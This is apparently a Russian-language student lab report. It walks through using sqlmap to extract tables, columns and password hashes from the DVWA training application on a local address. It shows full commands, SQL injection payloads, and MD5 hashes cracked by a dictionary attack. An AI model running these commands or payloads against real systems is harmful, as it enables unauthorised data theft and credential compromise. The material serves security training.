
Получите список таблиц БД “dvwa”, заменив на свои cookie и referer link:

./sqlmap.py -u "http://192.168.1.106/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit" --cookie="PHPSESSID=lpb5g4uss9kp70p8jccjeks621; security=low" -D dvwa --tables


root@root: /pentest/database/sqlmap
File Edit View Terminal Help

```
root@root:/pentest/database/sqlmap# ./sqlmap.py -u "http://192.168.1.38/dvwa/vul
nerabilities/sqli/?id=2&Submit=Submit" --cookie="security=low; PHPSESSID=tjk2r4i
77h4g4eagrapf9ns932" -D dvwa --tables

    sqlmap/1.0-dev (r4009) - automatic SQL injection and database takeover tool
    http://sqlmap.sourceforge.net

[!] Legal Disclaimer: usage of sqlmap for attacking web servers without prior mu
tual consent can be considered as an illegal activity. it is the final user's re
sponsibility to obey all applicable local, state and federal laws. authors assum
e no liability and are not responsible for any misuse or damage caused by this p
rogram.

[*] starting at: 01:45:24

[01:45:24] [INFO] using '/pentest/database/sqlmap/output/192.168.1.38/session' a
s session file
[01:45:24] [INFO] resuming injection data from session file
[01:45:24] [INFO] resuming back-end DBMS 'mysql 5.0' from session file
[01:45:24] [INFO] testing connection to the target url
sqlmap identified the following injection points with a total of 0 HTTP(s) reque
sts:
---
Place: GET
Parameter: id
    Type: error-based
```


Получили данные:


root@root: /pentest/database/sqlmap
File Edit View Terminal Help

```
CAST(CHAR(104,118,121,83,97,113,101,110,77,98) AS CHAR),CHAR(32)),CHAR(58,116,11
8,104,58))# AND 'TILi'='TILi&Submit=Submit

    Type: AND/OR time-based blind
    Title: MySQL > 5.0.11 AND time-based blind
    Payload: id=2' AND SLEEP(5) AND 'oGEG'='oGEG&Submit=Submit
---

[01:45:24] [INFO] manual usage of GET payloads requires url encoding
[01:45:24] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Fedora 14 (Laughlin)
web application technology: PHP 5.3.3, Apache 2.2.16
back-end DBMS: MySQL 5.0
[01:45:24] [INFO] fetching tables for database: dvwa
Database: dvwa
[2 tables]
+-----------+
| guestbook |
| users     |
+-----------+

[01:45:24] [INFO] Fetched data logged to text files under '/pentest/database/sql
map/output/192.168.1.38'

[*] shutting down at: 01:45:24

root@root:/pentest/database/sqlmap#
```

Получите список столбцов из таблицы dvwa.users, заменив на свои cookie и referer link


./sqlmap.py -u "http://192.168.1.106/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit" --cookie="PHPSESSID=lpb5g4uss9kp70p8jccjeks621; security=low" -D dvwa -T users --columns



root@root: /pentest/database/sqlmap
File Edit View Terminal Help
Click to start dragging "r

```
root@root:/pentest/database/sqlmap# ./sqlmap.py -u "http://192.168.1.38/dvwa/vul
nerabilities/sqli/?id=2&Submit=Submit" --cookie="security=low; PHPSESSID=tjk2r4i
77h4g4eagrapf9ns932" -D dvwa -T users --columns

    sqlmap/1.0-dev (r4009) - automatic SQL injection and database takeover tool
    http://sqlmap.sourceforge.net

[!] Legal Disclaimer: usage of sqlmap for attacking web servers without prior mu
tual consent can be considered as an illegal activity. it is the final user's re
sponsibility to obey all applicable local, state and federal laws. authors assum
e no liability and are not responsible for any misuse or damage caused by this p
rogram.

[*] starting at: 01:51:37

[01:51:37] [INFO] using '/pentest/database/sqlmap/output/192.168.1.38/session' a
s session file
[01:51:37] [INFO] resuming injection data from session file
[01:51:37] [INFO] resuming back-end DBMS 'mysql 5.0' from session file
[01:51:37] [INFO] testing connection to the target url
sqlmap identified the following injection points with a total of 0 HTTP(s) reque
sts:
---
Place: GET
Parameter: id
    Type: error-based
    Title: MySQL >= 5.0 AND error-based - WHERE or HAVING clause
```


Получили данные:




root@root: /pentest/database/sqlmap
File Edit View Terminal Help

```
[01:51:37] [INFO] manual usage of GET payloads requires url encoding
[01:51:37] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Fedora 14 (Laughlin)
web application technology: PHP 5.3.3, Apache 2.2.16
back-end DBMS: MySQL 5.0
[01:51:37] [INFO] fetching columns for table 'users' on database 'dvwa'
Database: dvwa
Table: users
[6 columns]
+------------+-------------+
| Column     | Type        |
+------------+-------------+
| avatar     | varchar(70) |
| first_name | varchar(15) |
| last_name  | varchar(15) |
| password   | varchar(32) |
| user       | varchar(15) |
| user_id    | int(6)      |
+------------+-------------+

[01:51:37] [INFO] Fetched data logged to text files under '/pentest/database/sql
map/output/192.168.1.38'

[*] shutting down at: 01:51:37

root@root:/pentest/database/sqlmap#
```

Вытащим пароли:



root@root: /pentest/database/sqlmap
File Edit View Terminal Help

```
root@root:/pentest/database/sqlmap#
root@root:/pentest/database/sqlmap# ./sqlmap.py -u "http://192.168.1.38/dvwa/vul
nerabilities/sqli/?id=2&Submit=Submit" --cookie="security=low; PHPSESSID=tjk2r4i
77h4g4eagrapf9ns932" -D dvwa -T users -C user,password --dump

    sqlmap/1.0-dev (r4009) - automatic SQL injection and database takeover tool
    http://sqlmap.sourceforge.net

[!] Legal Disclaimer: usage of sqlmap for attacking web servers without prior mu
tual consent can be considered as an illegal activity. it is the final user's re
sponsibility to obey all applicable local, state and federal laws. authors assum
e no liability and are not responsible for any misuse or damage caused by this p
rogram.

[*] starting at: 01:53:34

[01:53:34] [INFO] using '/pentest/database/sqlmap/output/192.168.1.38/session' a
s session file
[01:53:34] [INFO] resuming injection data from session file
[01:53:34] [INFO] resuming back-end DBMS 'mysql 5.0' from session file
[01:53:34] [INFO] testing connection to the target url
sqlmap identified the following injection points with a total of 0 HTTP(s) reque
sts:
---
Place: GET
Parameter: id
    Type: error-based
```


root@root: /pentest/database/sqlmap
File Edit View Terminal Help

```
[01:53:45] [INFO] using hash method: 'md5_generic_passwd'
what's the dictionary's location? [/pentest/database/sqlmap/txt/wordlist.txt]
[01:53:46] [INFO] loading dictionary from: '/pentest/database/sqlmap/txt/wordlis
t.txt'
do you want to use common password suffixes? (slow!) [y/N] y
[01:53:49] [INFO] starting dictionary attack (md5_generic_passwd)
[01:53:49] [INFO] found: 'abc123' for user: 'jgray'
[01:53:49] [INFO] found: 'abc123' for user: 'gordonb'
[01:53:49] [INFO] found: 'charley' for user: '1337'
[01:53:49] [INFO] found: 'letmein' for user: 'pablo'
[01:53:49] [INFO] found: 'password' for user: 'smithy'
Database: dvwa
Table: users
[6 entries]
+-------------------------------------------+---------+---------+
| password                                  | user    | user_id |
+-------------------------------------------+---------+---------+
| 5f4dcc3b5aa765d61d8327deb882cf99 (password) | smithy  | 5       |
| 8d3533d75ae2c3966d7e0d4fcc69216b (charley)  | 1337    | 3       |
| e99a18c428cb38d5f260853678922e03 (abc123)   | jgray   | 6       |
| e99a18c428cb38d5f260853678922e03 (abc123)   | gordonb | 2       |
| 5f4dcc3b5aa765d61d8327deb882cf99 (password) | admin   | 1       |
| 0d107d09f5bbe40cade3de5c71e9e9b7 (letmein)  | pablo   | 4       |
+-------------------------------------------+---------+---------+

[01:54:17] [INFO] Table 'dvwa.users' dumped to CSV file '/pentest/database/sqlma
p/output/192.168.1.38/dump/dvwa/users.csv'
```

Отчет о работе:



root@root: /pentest/database/sqlmap
File Edit View Terminal Help

```
root@root:/pentest/database/sqlmap#  find output/* -print | xargs ls -l
-rw-r--r-- 1 root root   367 2024-02-16 01:54 output/192.168.1.38/dump/dvwa/user
s.csv
-rw-r--r-- 1 root root  8766 2024-02-16 01:54 output/192.168.1.38/log
-rw-r--r-- 1 root root 10846 2024-02-16 01:53 output/192.168.1.38/session

output/192.168.1.38:
total 24
drwxr-xr-x 3 root root    60 2024-02-16 01:54 dump
-rw-r--r-- 1 root root  8766 2024-02-16 01:54 log
-rw-r--r-- 1 root root 10846 2024-02-16 01:53 session

output/192.168.1.38/dump:
total 0
drwxr-xr-x 2 root root 60 2024-02-16 01:54 dvwa

output/192.168.1.38/dump/dvwa:
total 4
-rw-r--r-- 1 root root 367 2024-02-16 01:54 users.csv
root@root:/pentest/database/sqlmap# date
Fri Feb 16 01:57:07 EST 2024
root@root:/pentest/database/sqlmap# echo "senokosovvv"
senokosovvv
root@root:/pentest/database/sqlmap#
```